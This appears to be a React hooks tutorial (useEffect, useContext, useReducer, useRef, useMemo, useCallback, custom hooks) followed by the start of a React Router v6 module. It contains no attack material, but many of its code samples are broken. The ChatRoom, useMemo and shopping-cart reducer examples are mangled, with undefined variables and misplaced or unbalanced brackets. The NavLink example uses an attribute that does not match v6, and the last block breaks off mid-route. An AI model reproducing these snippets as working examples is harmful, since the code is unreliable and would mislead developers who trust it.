    const [width, setWidth] = useState(window.innerWidth);

    useEffect(() => {
        const handleResize = () => {
            setWidth(window.innerWidth);
        };

        // Add listener
        window.addEventListener("resize", handleResize);

        // Cleanup: Remove listener
        return () => {
            window.removeEventListener("resize", handleResize);
        };
    }, []); // Only set up once

    return <p>Window width: {width}px</p>;
}

```

##### Example 2: Timers

```

function AutoCounter() {
    const [count, setCount] = useState(0);

```

```

useEffect(() => {
  // Start timer
  const interval = setInterval(() => {
    setCount((c) => c + 1);
  }, 1000);

  // Cleanup: Clear timer
  return () => {
    clearInterval(interval);
  };
}, []);

return <p>Count: {count}</p>;
}

```

### Example 3: Subscriptions

```

function ChatRoom({ roomId }) {
  const [messages, setMessages] = useState([]);

  useEffect(() => {
    // Subscribe to chat room
    const subscription = chatAPI.subscribe(roomId, (message) => {
      setMessages([...prev, message]);
    });
  });

  // Cleanup: Unsubscribe
  return () => {
    subscription.unsubscribe();
  };
}, [roomId]); // Re-subscribe when room changes

return (
  <ul>
    {messages.map((msg, i) => (
      <li key={i}>{msg}</li>
    )));
  </ul>
);
}

```

### 1.5 Dependencies Array Deep Dive

**Rule:** Include ALL values from component scope that change over time.

```

function SearchResults({ query, category, sortBy }) {
  const [results, setResults] = useState([]);

  useEffect(() => {

```

```

    // Uses query, category, sortBy
    fetchResults(query, category, sortBy).then((data) => setResults(data));
}, [query, category, sortBy]); // ✅ Include all dependencies

return <ResultsList results={results} />;
}

```

## Common Mistakes:

```

// ❌ MISTAKE 1: Missing dependencies
function Counter() {
  const [count, setCount] = useState(0);

  useEffect(() => {
    const timer = setInterval(() => {
      setCount(count + 1); // Uses count but not in deps!
    }, 1000);

    return () => clearInterval(timer);
  }, []); // Bug! count is stale

  // FIX: Use functional update
  useEffect(() => {
    const timer = setInterval(() => {
      setCount((c) => c + 1); // ✅ No dependency on count
    }, 1000);

    return () => clearInterval(timer);
  }, []);
}

// ❌ MISTAKE 2: Objects/arrays in dependencies
function DataFetcher() {
  const options = { page: 1, limit: 10 }; // New object every render!

  useEffect(() => {
    fetchData(options);
  }, [options]); // Runs every render!

  // FIX 1: Move outside component
  const OPTIONS = { page: 1, limit: 10 };

  useEffect(() => {
    fetchData(OPTIONS);
  }, []); // ✅ OPTIONS never changes

  // FIX 2: Use useMemo (covered later)
  const options = useMemo(() => ({ page: 1, limit: 10 }), []);

  useEffect(() => {
    fetchData(options);
  }

```

```
    }, [options]); // ✅ options is stable
}
```

## 1.6 useEffect Execution Order

```
function EffectOrder() {
  console.log("1. Render starts");

  useEffect(() => {
    console.log("3. Effect 1 runs");

    return () => {
      console.log("5. Effect 1 cleanup (on unmount or before next effect)");
    };
  }, []);

  useEffect(() => {
    console.log("4. Effect 2 runs");
  });

  console.log("2. Render ends");

  return <div>Check console</div>;
}

// Output:
// 1. Render starts
// 2. Render ends
// 3. Effect 1 runs
// 4. Effect 2 runs
// (on unmount or re-render)
// 5. Effect 1 cleanup
```

## 2. useContext Hook - Global State

### 2.1 The Problem: Prop Drilling

```
// ❌ Prop drilling - passing props through many levels
function App() {
  const [user, setUser] = useState({ name: "John", theme: "dark" });

  return <Dashboard user={user} setUser={setUser} />;
}

function Dashboard({ user, setUser }) {
  return <Sidebar user={user} setUser={setUser} />;
}
```

```
function Sidebar({ user, setUser }) {
  return <UserMenu user={user} setUser={setUser} />;
}

function UserMenu({ user, setUser }) {
  return <div>{user.name}</div>;
}

// 🤯 Passing props through 3 components just to reach UserMenu!
```

## 2.2 Solution: useContext

### Step 1: Create Context

```
import { createContext } from "react";

// Create context with default value
const UserContext = createContext(null);
```

### Step 2: Provide Context

```
function App() {
  const [user, setUser] = useState({ name: "John", theme: "dark" });

  return (
    <UserContext.Provider value={{ user, setUser }}>
      <Dashboard />
    </UserContext.Provider>
  );
}
```

### Step 3: Consume Context

```
import { useContext } from "react";

function UserMenu() {
  const { user, setUser } = useContext(UserContext);

  return (
    <div>
      <p>{user.name}</p>
      <button onClick={() => setUser({ ...user, name: "Jane" })}>
        Change Name
      </button>
    </div>
  );
}
```

```
}

// 🚫 No prop drilling! UserMenu directly accesses user
```

### 2.3 Complete Theme Example

```
// ThemeContext.jsx
import { createContext, useContext, useState } from "react";

const ThemeContext = createContext();

export function ThemeProvider({ children }) {
  const [theme, setTheme] = useState("light");

  const toggleTheme = () => {
    setTheme((prev) => (prev === "light" ? "dark" : "light"));
  };

  return (
    <ThemeContext.Provider value={{ theme, toggleTheme }}>
      {children}
    </ThemeContext.Provider>
  );
}

// Custom hook for easier usage
export function useTheme() {
  const context = useContext(ThemeContext);

  if (!context) {
    throw new Error("useTheme must be used within ThemeProvider");
  }

  return context;
}
```

```
// App.jsx
import { ThemeProvider } from "./ThemeContext";

function App() {
  return (
    <ThemeProvider>
      <Header />
      <MainContent />
      <Footer />
    </ThemeProvider>
  );
}
```

```
// Header.jsx
import { useTheme } from "./ThemeContext";

function Header() {
  const { theme, toggleTheme } = useTheme();

  return (
    <header style={{ background: theme === "light" ? "#fff" : "#333" }}>
      <h1>My App</h1>
      <button onClick={toggleTheme}>
        Switch to {theme === "light" ? "dark" : "light"} mode
      </button>
    </header>
  );
}


```

## 2.4 Multiple Contexts

```
function App() {
  return (
    <AuthProvider>
      <ThemeProvider>
        <LanguageProvider>
          <Dashboard />
        </LanguageProvider>
      </ThemeProvider>
    </AuthProvider>
  );
}

function Dashboard() {
  const { user } = useAuth();
  const { theme } = useTheme();
  const { language } = useLanguage();

  return <div>All contexts available!</div>;
}
```

## 3. useReducer Hook - Complex State

### 3.1 When to use useReducer?

Use `useState` for simple state:

```
const [count, setCount] = useState(0);
```

Use `useReducer` for complex state logic:

- Multiple related state values
  - Complex state transitions
  - Next state depends on previous state
  - State logic needs to be testable
- 

### 3.2 `useReducer` Syntax

```
import { useReducer } from "react";

// Reducer function: (currentState, action) => newState
function reducer(state, action) {
  switch (action.type) {
    case "INCREMENT":
      return { count: state.count + 1 };
    case "DECREMENT":
      return { count: state.count - 1 };
    case "RESET":
      return { count: 0 };
    default:
      return state;
  }
}

function Counter() {
  const [state, dispatch] = useReducer(reducer, { count: 0 });
  //           ↑           ↑           ↑           ↑
  //   current   function   reducer fn   initial state
  //   state     to call

  return (
    <div>
      <p>Count: {state.count}</p>
      <button onClick={() => dispatch({ type: "INCREMENT" })}>+</button>
      <button onClick={() => dispatch({ type: "DECREMENT" })}>-</button>
      <button onClick={() => dispatch({ type: "RESET" })}>Reset</button>
    </div>
  );
}
```

---

### 3.3 Complex Example: Shopping Cart

```
const initialState = {
  items: [],
  total: 0,
  itemCount: 0,
};
```

```
function cartReducer(state, action) {
  switch (action.type) {
    case "ADD_ITEM": {
      const existingIndex = state.items.findIndex(
        (item) => item.id === action.payload.id
      );

      if (existingIndex >= 0) {
        // Item exists, increase quantity
        const newItems = [...state.items];
        newItems[existingIndex].quantity += 1;

        return {
          ...state,
          items: newItems,
          total: state.total + action.payload.price,
          itemCount: state.itemCount + 1,
        };
      } else {
        // New item
        return {
          ...state,
          items: [...state.items, { ...action.payload, quantity: 1 }],
          total: state.total + action.payload.price,
          itemCount: state.itemCount + 1,
        };
      }
    }

    case "REMOVE_ITEM": {
      const item = state.items.find((item) => item.id === action.payload);

      if (!item) return state;

      return {
        ...state,
        items: state.items.filter((item) => item.id !== action.payload),
        total: state.total - item.price * item.quantity,
        itemCount: state.itemCount - item.quantity,
      };
    }

    case "UPDATE_QUANTITY": {
      const { id, quantity } = action.payload;
      const item = state.items.find((item) => item.id === id);

      if (!item) return state;

      const quantityDiff = quantity - item.quantity;

      return {
        ...state,
        items: state.items.map((item) =>
          item.id === id ? { ...item, quantity } : item
        );
      };
    }
  }
}
```

```
        ),
        total: state.total + item.price * quantityDiff,
        itemCount: state.itemCount + quantityDiff,
    );
}

case "CLEAR_CART":
    return initialState;

default:
    return state;
}
}

function ShoppingCart() {
    const [state, dispatch] = useReducer(cartReducer, initialState);

    const addItem = (product) => {
        dispatch({ type: "ADD_ITEM", payload: product });
    };

    const removeItem = (id) => {
        dispatch({ type: "REMOVE_ITEM", payload: id });
    };

    const updateQuantity = (id, quantity) => {
        dispatch({ type: "UPDATE_QUANTITY", payload: { id, quantity } });
    };

    const clearCart = () => {
        dispatch({ type: "CLEAR_CART" });
    };

    return (
        <div>
            <h2>Shopping Cart ({state.itemCount} items)</h2>
            <p>Total: ${state.total.toFixed(2)}</p>

            {state.items.map((item) => (
                <div key={item.id}>
                    <h4>{item.name}</h4>
                    <p>Price: ${item.price}</p>
                    <input
                        type="number"
                        value={item.quantity}
                        onChange={(e) => updateQuantity(item.id, Number(e.target.value))}>
                    />
                    <button onClick={() => removeItem(item.id)}>Remove</button>
                </div>
            ))}
            <button onClick={clearCart}>Clear Cart</button>
        </div>
    )
}
```

```
 );  
 }
```

### 3.4 useReducer with useContext

Combine for global state management (like mini-Redux):

```
// Store.jsx  
const StoreContext = createContext();  
  
function storeReducer(state, action) {  
  switch (action.type) {  
    case "SET_USER":  
      return { ...state, user: action.payload };  
    case "SET_THEME":  
      return { ...state, theme: action.payload };  
    case "ADD_NOTIFICATION":  
      return {  
        ...state,  
        notifications: [...state.notifications, action.payload],  
      };  
    default:  
      return state;  
  }  
}  
  
export function StoreProvider({ children }) {  
  const [state, dispatch] = useReducer(storeReducer, {  
    user: null,  
    theme: "light",  
    notifications: [],  
  });  
  
  return (  
    <StoreContext.Provider value={{ state, dispatch }}>  
      {children}  
    </StoreContext.Provider>  
  );  
}  
  
export function useStore() {  
  return useContext(StoreContext);  
}
```

```
// Any component  
function Header() {  
  const { state, dispatch } = useStore();  
  
  const logout = () => {
```

```
        dispatch({ type: "SET_USER", payload: null });
    };

    return <div>Welcome, {state.user?.name}</div>;
}
```

## 4. useRef Hook

### 4.1 Two Main Uses

1. Accessing DOM elements
2. Storing mutable values (that don't trigger re-renders)

### 4.2 Accessing DOM Elements

```
function FocusInput() {
  const inputRef = useRef(null);

  const handleFocus = () => {
    inputRef.current.focus();
  };

  return (
    <div>
      <input ref={inputRef} type="text" />
      <button onClick={handleFocus}>Focus Input</button>
    </div>
  );
}
```

### More Examples:

```
function VideoPlayer() {
  const videoRef = useRef(null);

  return (
    <div>
      <video ref={videoRef} src="movie.mp4" />
      <button onClick={() => videoRef.current.play()}>Play</button>
      <button onClick={() => videoRef.current.pause()}>Pause</button>
      <button onClick={() => (videoRef.current.currentTime = 0)}>Reset</button>
    </div>
  );
}

function ScrollToTop() {
  const topRef = useRef(null);
```

```

const scrollToTop = () => {
  topRef.current.scrollIntoView({ behavior: "smooth" });
};

return (
  <div>
    <div ref={topRef}>Top of page</div>
    {/* Long content */}
    <button onClick={scrollToTop}>Back to Top</button>
  </div>
);
}

```

#### 4.3 Storing Mutable Values

##### useRef vs useState:

```

// ❌ useState causes re-render
function Timer() {
  const [count, setCount] = useState(0);

  useEffect(() => {
    const timer = setInterval(() => {
      setCount((c) => c + 1); // Re-renders every second!
    }, 1000);

    return () => clearInterval(timer);
  }, []);

  return <p>Count: {count}</p>; // UI updates
}

// ✅ useRef doesn't cause re-render
function Timer() {
  const countRef = useRef(0);

  useEffect(() => {
    const timer = setInterval(() => {
      countRef.current += 1; // No re-render!
      console.log(countRef.current);
    }, 1000);

    return () => clearInterval(timer);
  }, []);

  return <p>Timer running (check console)</p>; // UI doesn't update
}

```

#### Practical Example: Previous Value

```

function usePrevious(value) {
  const ref = useRef();

  useEffect(() => {
    ref.current = value; // Store current value after render
  });

  return ref.current; // Return previous value
}

function Counter() {
  const [count, setCount] = useState(0);
  const prevCount = usePrevious(count);

  return (
    <div>
      <p>Current: {count}</p>
      <p>Previous: {prevCount}</p>
      <button onClick={() => setCount(count + 1)}>Increment</button>
    </div>
  );
}

```

## Storing Timer IDs:

```

function Stopwatch() {
  const [time, setTime] = useState(0);
  const [isRunning, setIsRunning] = useState(false);
  const intervalRef = useRef(null);

  const start = () => {
    setIsRunning(true);
    intervalRef.current = setInterval(() => {
      setTime((t) => t + 1);
    }, 1000);
  };

  const stop = () => {
    setIsRunning(false);
    clearInterval(intervalRef.current);
  };

  const reset = () => {
    stop();
    setTime(0);
  };

  return (
    <div>
      <p>Time: {time}s</p>
      {!isRunning ? (

```

```

        <button onClick={start}>Start</button>
      ) : (
        <button onClick={stop}>Stop</button>
      )}
      <button onClick={reset}>Reset</button>
    </div>
  );
}

```

## 5. useMemo Hook - Performance

### 5.1 What is useMemo?

`useMemo` **memoizes** (caches) computed values to avoid expensive recalculations.

```

const memoizedValue = useMemo(() => {
  return expensiveCalculation(a, b);
}, [a, b]); // Only recalculate when a or b changes

```

### 5.2 Without useMemo (Problem)

```

function ProductList({ products, filter }) {
  // ❌ This runs on EVERY render (even if products/filter didn't change)
  const filteredProducts = products.filter((product) =>
    product.name.toLowerCase().includes(filter.toLowerCase())
  );

  // If products has 10,000 items, this is expensive!

  return (
    <ul>
      {filteredProducts.map((product) => (
        <li key={product.id}>{product.name}</li>
      ))}
    </ul>
  );
}

```

### 5.3 With useMemo (Solution)

```

function ProductList({ products, filter }) {
  // ✅ Only recalculate when products or filter changes
  const filteredProducts = useMemo(() => {
    console.log("Filtering products..."); // Only logs when needed
  }, [products, filter]);
}

```

```

        return products.filter((product) =>
          product.name.toLowerCase().includes(filter.toLowerCase())
        );
      }, [products, filter]);

      return (
        <ul>
        {filteredProducts.map((product) => (
          <li key={product.id}>{product.name}</li>
        )))
      </ul>
    );
  }
}

```

#### 5.4 When to use useMemo?

**Use for:**

- Expensive calculations (sorting, filtering large arrays)
- Complex transformations
- Preventing child re-renders (when passing objects/arrays as props)

**Don't use for:**

- Simple calculations
- Premature optimization
- Everything (adds overhead!)

#### Example: Expensive Calculation

```

function fibonacci(n) {
  if (n <= 1) return n;
  return fibonacci(n - 1) + fibonacci(n - 2);
}

function FibCalculator({ number }) {
  //  Cache result to avoid recalculating
  const result = useMemo(() => {
    console.log("Calculating fibonacci...");
    return fibonacci(number);
  }, [number]);

  return (
    <p>
      Fibonacci({number}) = {result}
    </p>
  );
}

```

## 6. useCallback Hook

### 6.1 What is useCallback?

useCallback **memoizes** (caches) function references.

```
const memoizedCallback = useCallback(() => {
  doSomething(a, b);
}, [a, b]); // Only create new function when a or b changes
```

### 6.2 The Problem: Function Identity

```
function Parent() {
  const [count, setCount] = useState(0);

  // ✗ New function created every render!
  const handleClick = () => {
    console.log("Clicked");
  };

  return (
    <div>
      <p>{count}</p>
      <button onClick={() => setCount(count + 1)}>Update Parent</button>
      <Child onClick={handleClick} /> /* Child re-renders! */
    </div>
  );
}

const Child = React.memo(({ onClick }) => {
  console.log("Child rendered");
  return <button onClick={onClick}>Child Button</button>;
});

// Every time Parent re-renders:
// 1. New handleClick function created
// 2. Child receives "different" prop
// 3. Child re-renders (even with React.memo!)
```

### 6.3 Solution with useCallback

```
function Parent() {
  const [count, setCount] = useState(0);

  // ✓ Function reference stays same
  const handleClick = useCallback(() => {
```

```

    console.log("Clicked");
}, []); // No dependencies, never changes

return (
<div>
  <p>{count}</p>
  <button onClick={() => setCount(count + 1)}>Update Parent</button>
  <Child onClick={handleClick} /> /* Child doesn't re-render! */
</div>
);
}

const Child = React.memo(({ onClick }) => {
  console.log("Child rendered");
  return <button onClick={onClick}>Child Button</button>;
});

```

#### 6.4 useCallback with Dependencies

```

function SearchComponent() {
  const [query, setQuery] = useState("");
  const [results, setResults] = useState([]);

  // Recreate function only when query changes
  const handleSearch = useCallback(() => {
    fetch(`https://api.example.com/search?q=${query}`)
      .then((res) => res.json())
      .then((data) => setResults(data));
  }, [query]); // Depends on query

  return (
    <div>
      <input value={query} onChange={(e) => setQuery(e.target.value)} />
      <SearchButton onSearch={handleSearch} />
      <ResultsList results={results} />
    </div>
  );
}

```

#### 6.5 useMemo vs useCallback

```

// useMemo returns CACHED VALUE
const memoizedValue = useMemo(() => computeExpensiveValue(a, b), [a, b]);

// useCallback returns CACHED FUNCTION
const memoizedCallback = useCallback(() => doSomething(a, b), [a, b]);

```

```
// Actually equivalent to:  
const memoizedCallback = useMemo(() => () => doSomething(a, b), [a, b]);
```

---

## 7. Custom Hooks

### 7.1 What are Custom Hooks?

Custom hooks let you **extract and reuse stateful logic** between components.

#### Rules:

- Name must start with `use`
- Can call other hooks
- Can return anything (values, functions, arrays, objects)

---

### 7.2 Simple Custom Hook: `useToggle`

```
function useToggle(initialValue = false) {  
  const [value, setValue] = useState(initialValue);  
  
  const toggle = () => setValue((v) => !v);  
  
  return [value, toggle];  
}  
  
// Usage  
function Modal() {  
  const [isOpen, toggleOpen] = useToggle(false);  
  
  return (  
    <div>  
      <button onClick={toggleOpen}>{isOpen ? "Close" : "Open"} Modal</button>  
      {isOpen && <div className="modal">Modal Content</div>}  
    </div>  
  );  
}
```

---

### 7.3 Custom Hook: `useLocalStorage`

```
function useLocalStorage(key, initialValue) {  
  // Get initial value from localStorage or use initialValue  
  const [storedValue, setStoredValue] = useState(() => {  
    try {  
      const item = window.localStorage.getItem(key);  
      return item ? JSON.parse(item) : initialValue;  
    } catch (error) {
```

```

        console.error(error);
        return initialValue;
    }
});

// Save to localStorage whenever value changes
const setValue = (value) => {
    try {
        const valueToStore =
            value instanceof Function ? value(storedValue) : value;
        setStoredValue(valueToStore);
        window.localStorage.setItem(key, JSON.stringify(valueToStore));
    } catch (error) {
        console.error(error);
    }
};

return [storedValue, setValue];
}

// Usage
function Settings() {
    const [theme, setTheme] = useLocalStorage("theme", "light");
    const [fontSize, setFontSize] = useLocalStorage("fontSize", 16);

    return (
        <div>
            <select value={theme} onChange={(e) => setTheme(e.target.value)}>
                <option value="light">Light</option>
                <option value="dark">Dark</option>
            </select>

            <input
                type="number"
                value={fontSize}
                onChange={(e) => setFontSize(Number(e.target.value))}>
            />
        </div>
    );
}
}

```

#### 7.4 Custom Hook: useFetch

```

function useFetch(url) {
    const [data, setData] = useState(null);
    const [loading, setLoading] = useState(true);
    const [error, setError] = useState(null);

    useEffect(() => {
        const fetchData = async () => {
            try {

```

```

    setLoading(true);
    const response = await fetch(url);

    if (!response.ok) {
      throw new Error(`HTTP error! status: ${response.status}`);
    }

    const json = await response.json();
    setData(json);
    setError(null);
  } catch (err) {
    setError(err.message);
    setData(null);
  } finally {
    setLoading(false);
  }
};

fetchData();
}, [url]);

return { data, loading, error };
}

// Usage
function UserProfile({ userId }) {
  const {
    data: user,
    loading,
    error,
  } = useFetch(`https://api.example.com/users/${userId}`);

  if (loading) return <div>Loading...</div>;
  if (error) return <div>Error: {error}</div>;
  if (!user) return <div>No user found</div>;

  return (
    <div>
      <h2>{user.name}</h2>
      <p>{user.email}</p>
    </div>
  );
}

```

## 7.5 Custom Hook: useDebounce

```

function useDebounce(value, delay) {
  const [debouncedValue, setDebouncedValue] = useState(value);

  useEffect(() => {
    const handler = setTimeout(() => {

```

```

        setDebouncedValue(value);
    }, delay);

    return () => {
        clearTimeout(handler);
    };
}, [value, delay]);

return debouncedValue;
}

// Usage: Search that waits for user to stop typing
function SearchBar() {
    const [searchTerm, setSearchTerm] = useState("");
    const debouncedSearchTerm = useDebounce(searchTerm, 500); // 500ms delay

    useEffect(() => {
        if (debouncedSearchTerm) {
            // API call only happens 500ms after user stops typing
            fetch(`https://api.example.com/search?q=${debouncedSearchTerm}`)
                .then((res) => res.json())
                .then((data) => console.log(data));
        }
    }, [debouncedSearchTerm]);

    return (
        <input
            type="text"
            value={searchTerm}
            onChange={(e) => setSearchTerm(e.target.value)}
            placeholder="Search..."
        />
    );
}
}

```

## 7.6 Custom Hook: useWindowSize

```

function useWindowSize() {
    const [windowSize, setWindowSize] = useState({
        width: window.innerWidth,
        height: window.innerHeight,
    });

    useEffect(() => {
        const handleResize = () => {
            setWindowSize({
                width: window.innerWidth,
                height: window.innerHeight,
            });
        };
    });
}

```

```

    window.addEventListener("resize", handleResize);

    return () => window.removeEventListener("resize", handleResize);
}, []);

return windowSize;
}

// Usage
function ResponsiveComponent() {
  const { width, height } = useWindowSize();

  return (
    <div>
      <p>
        Window size: {width} x {height}
      </p>
      {width < 768 ? <MobileMenu /> : <DesktopMenu />}
    </div>
  );
}

```

## Practice Exercises

### Exercise 1: Data Fetching

Create a component that fetches and displays a list of posts from an API. Include loading and error states. Fetch data when component mounts.

### Exercise 2: Dark Mode Toggle

Build a dark mode toggle using useContext. The theme should persist across page refreshes (hint: localStorage).

### Exercise 3: Shopping Cart with useReducer

Implement a shopping cart with: add item, remove item, update quantity, clear cart. Calculate total price.

### Exercise 4: Custom useForm Hook

Create a custom hook that manages form state and validation. Should return form values, errors, and handler functions.

---

## Key Takeaways

1. **useEffect** - Run side effects after render, cleanup prevents leaks
2. **useContext** - Share data globally, avoid prop drilling
3. **useReducer** - Manage complex state with actions
4. **useRef** - Access DOM elements, store mutable values without re-renders
5. **useMemo** - Cache expensive calculations
6. **useCallback** - Cache function references
7. **Custom Hooks** - Extract and reuse stateful logic

## Additional Resources

- [React Hooks API Reference](#)
  - [useHooks.com](#) - Collection of custom hooks
  - [React Hooks Visualized](#)
- 

## Module 1.7: React Router (4 hours)

**Objective:** Build multi-page React applications with client-side routing using React Router v6.

---

### 1. What is React Router?

**React Router** enables **client-side routing** - navigate between different views without full page reloads.

**Traditional Multi-Page App (MPA):**

```
User clicks link → Browser requests new HTML from server → Full page reload
```

**Single-Page App (SPA) with React Router:**

```
User clicks link → React Router changes URL → Component swaps → No page reload!
```

**Benefits:**

- ⚡ Faster navigation (no full reload)
  - 🗂️ State persists between navigations
  - ⚙️ Better UX (smooth transitions)
  - 📱 Feels like native app
- 

### 2. Installation & Setup

```
# Install React Router
npm install react-router-dom
```

**Basic Setup:**

```
// main.jsx or index.jsx
import React from "react";
import ReactDOM from "react-dom/client";
import { BrowserRouter } from "react-router-dom";
import App from "./App";

ReactDOM.createRoot(document.getElementById("root")).render(
```

```
<React.StrictMode>
  <BrowserRouter>
    <App />
  </BrowserRouter>
</React.StrictMode>
);
```

### 3. BrowserRouter vs HashRouter

**BrowserRouter** (Recommended):

- URLs look clean: `example.com/about`
- Uses HTML5 History API
- **Requires server configuration** (redirects to index.html)

**HashRouter**:

- URLs have #: `example.com/#/about`
- Works without server configuration
- Good for static hosting (GitHub Pages)

```
// BrowserRouter (use this for most apps)
import { BrowserRouter as Router } from "react-router-dom";

<Router>
  <App />
</Router>

// HashRouter (only if needed)
import { HashRouter as Router } from "react-router-dom";

<Router>
  <App />
</Router>;
```

### 4. Basic Routing

```
// App.jsx
import { Routes, Route } from "react-router-dom";
import Home from "./pages/Home";
import About from "./pages/About";
import Contact from "./pages/Contact";
import NotFound from "./pages/NotFound";

function App() {
  return (
    <div>
```

```

<nav>
  <Link to="/">Home</Link>
  <Link to="/about">About</Link>
  <Link to="/contact">Contact</Link>
</nav>

<Routes>
  <Route path="/" element={<Home />} />
  <Route path="/about" element={<About />} />
  <Route path="/contact" element={<Contact />} />
  <Route path="*" element={<NotFound />} /* 404 page */ />
</Routes>
</div>
);
}

```

## Route Matching:

- React Router matches routes top to bottom
  - First matching route wins
  - \* matches anything (use for 404)
- 

## 5. Link vs NavLink

**Link** - Basic navigation:

```

import { Link } from 'react-router-dom';

<Link to="/about">About</Link>
<Link to="/contact">Contact Us</Link>

// With state
<Link to="/user/123" state={{ from: 'dashboard' }}>
  View User
</Link>

```

**NavLink** - Adds active class:

```

import { NavLink } from 'react-router-dom';

<NavLink
  to="/about"
  activeClassName={({ isActive }) => isActive ? 'active' : ''}>
  About
</NavLink>

// Or with style
<NavLink

```

```

    to="/about"
    style={({ isActive }) => ({
      color: isActive ? 'red' : 'black',
      fontWeight: isActive ? 'bold' : 'normal'
    })}
  >
  About
</NavLink>

// CSS (automatically adds 'active' class)
<NavLink to="/about">About</NavLink>

/* styles.css */
.active {
  color: blue;
  font-weight: bold;
  border-bottom: 2px solid blue;
}

```

## 6. URL Parameters

### 6.1 Dynamic Routes

```

// App.jsx
<Routes>
  <Route path="/users/:userId" element={<UserProfile />} />
  <Route path="/posts/:postId" element={<PostDetail />} />
  <Route path="/category/:categoryName" element={<Category />} />
</Routes>

```

### 6.2 Reading Parameters with useParams

```

// UserProfile.jsx
import { useParams } from "react-router-dom";

function UserProfile() {
  const { userId } = useParams();

  const [user, setUser] = useState(null);

  useEffect(() => {
    fetch(`https://api.example.com/users/${userId}`)
      .then((res) => res.json())
      .then((data) => setUser(data));
  }, [userId]);

  if (!user) return <div>Loading...</div>;

```

```

    return (
      <div>
        <h1>{user.name}</h1>
        <p>User ID: {userId}</p>
      </div>
    );
}

```

## Multiple Parameters:

```

// Route
<Route path="/posts/:postId/comments/:commentId" element={<Comment />} />

// Component
function Comment() {
  const { postId, commentId } = useParams();
  return (
    <div>
      Post {postId}, Comment {commentId}
    </div>
  );
}

```

## Optional Parameters:

```

// Route
<Route path="/users/:userId/:tab?" element={<User />} />

// Matches both:
// /users/123
// /users/123/posts

function User() {
  const { userId, tab = "profile" } = useParams();
  return (
    <div>
      User {userId}, Tab: {tab}
    </div>
  );
}

```

---

## 7. Query Parameters

```

import { useSearchParams } from "react-router-dom";

function ProductList() {
  const [searchParams, setSearchParams] = useSearchParams();

```

```

// Read query params
const category = searchParams.get("category"); // ?category=electronics
const sort = searchParams.get("sort"); // &sort=price
const page = searchParams.get("page") || 1;

// Update query params
const handleFilterChange = (newCategory) => {
  setSearchParams({ category: newCategory, sort });
};

return (
  <div>
    <p>Category: {category}</p>
    <p>Sort: {sort}</p>
    <p>Page: {page}</p>

    <button onClick={() => handleFilterChange("books")}>Show Books</button>

    <button onClick={() => setSearchParams({ page: Number(page) + 1 })}>
      Next Page
    </button>
  </div>
);
}

// URL: /products?category=electronics&sort=price&page=2

```

## 8. Programmatic Navigation

```

import { useNavigate } from "react-router-dom";

function LoginForm() {
  const navigate = useNavigate();

  const handleLogin = async (credentials) => {
    const response = await login(credentials);

    if (response.success) {
      // Navigate to dashboard
      navigate("/dashboard");
    }
  };

  const handleCancel = () => {
    // Go back to previous page
    navigate(-1);
  };

  const handleSignup = () => {
    // Go forward
  };
}

```

```

    navigate(1);
};

return (
  <form onSubmit={handleLogin}>
    <input type="email" />
    <input type="password" />
    <button type="submit">Login</button>
    <button type="button" onClick={handleCancel}>
      Cancel
    </button>
  </form>
);
}

```

### **Navigate with State:**

```

// From page
navigate("/user/123", {
  state: { from: "dashboard", userId: 123 },
});

// To page
import { useLocation } from "react-router-dom";

function UserProfile() {
  const location = useLocation();
  const { from, userId } = location.state || {};

  return <div>Came from: {from}</div>;
}

```

### **Replace Navigation (no history entry):**

```

// Normal navigation (adds to history)
navigate("/home");

// Replace (doesn't add to history, replaces current entry)
navigate("/home", { replace: true });

// Use case: After login, prevent going back to login page
const handleLogin = () => {
  // ... login logic
  navigate("/dashboard", { replace: true });
};

```

```
// App.jsx
<Routes>
  <Route path="/dashboard" element={<DashboardLayout />}>
    <Route index element={<DashboardHome />} />
    <Route path="profile" element={<Profile />} />
    <Route path="settings" element={<Settings />} />
    <Route path="analytics" element={<Analytics />} />
  </Route>
</Routes>
```

```
// DashboardLayout.jsx
import { Outlet, NavLink } from "react-router-dom";

function DashboardLayout() {
  return (
    <div className="dashboard">
      <aside className="sidebar">
        <h2>Dashboard</h2>
        <nav>
          <NavLink to="/dashboard">Home</NavLink>
          <NavLink to="/dashboard/profile">Profile</NavLink>
          <NavLink to="/dashboard/settings">Settings</NavLink>
          <NavLink to="/dashboard/analytics">Analytics</NavLink>
        </nav>
      </aside>

      <main className="content">
        <Outlet /> {/* Child routes render here */}
      </main>
    </div>
  );
}
```

## **Understanding Nested Routes:**

/dashboard	→ Shows DashboardLayout + DashboardHome
/dashboard/profile	→ Shows DashboardLayout + Profile
/dashboard/settings	→ Shows DashboardLayout + Settings
/dashboard/analytics	→ Shows DashboardLayout + Analytics

## **Index Routes:**

```
<Route path="/dashboard" element={<DashboardLayout />}>
  <Route index element={<Overview />} /> {/* Default child */}
  <Route path="stats" element={<Stats />} />
</Route>
```

```
// /dashboard → Shows Overview  
// /dashboard/stats → Shows Stats
```

## 10. Protected Routes

### 10.1 Basic Protected Route

```
// ProtectedRoute.jsx  
import { Navigate } from "react-router-dom";  
  
function ProtectedRoute({ children }) {  
  const isAuthenticated = localStorage.getItem("token");  
  
  if (!isAuthenticated) {  
    // Redirect to login if not authenticated  
    return <Navigate to="/login" replace />;  
  }  
  
  return children;  
}  
  
// Usage  
<Routes>  
  <Route path="/login" element={<Login />} />  
  
  <Route  
    path="/dashboard"  
    element={  
      <ProtectedRoute>  
        <Dashboard />  
      </ProtectedRoute>  
    }  
  />  
</Routes>;
```

### 10.2 Advanced Protected Route with useAuth Hook

```
// AuthContext.jsx  
import { createContext, useContext, useState } from "react";  
  
const AuthContext = createContext();  
  
export function AuthProvider({ children }) {  
  const [user, setUser] = useState(null);  
  
  const login = async (credentials) => {  
    const response = await fetch("/api/login", {  
      method: "POST",
```

```

    body: JSON.stringify(credentials),
  });
  const data = await response.json();
  setUser(data.user);
  localStorage.setItem("token", data.token);
};

const logout = () => {
  setUser(null);
  localStorage.removeItem("token");
};

return (
  <AuthContext.Provider value={{ user, login, logout }}>
    {children}
  </AuthContext.Provider>
);
}

export function useAuth() {
  return useContext(AuthContext);
}

```

```

// ProtectedRoute.jsx
import { Navigate, useLocation } from "react-router-dom";
import { useAuth } from "./AuthContext";

function ProtectedRoute({ children, requiredRole }) {
  const { user } = useAuth();
  const location = useLocation();

  if (!user) {
    // Save current location to redirect back after login
    return <Navigate to="/login" state={{ from: location }} replace />;
  }

  if (requiredRole && user.role !== requiredRole) {
    // User doesn't have required role
    return <Navigate to="/unauthorized" replace />;
  }

  return children;
}

// Usage
<Routes>
  <Route path="/login" element={<Login />} />

  <Route
    path="/dashboard"
    element={
      <ProtectedRoute>
        <Dashboard />
    }
  />

```

```

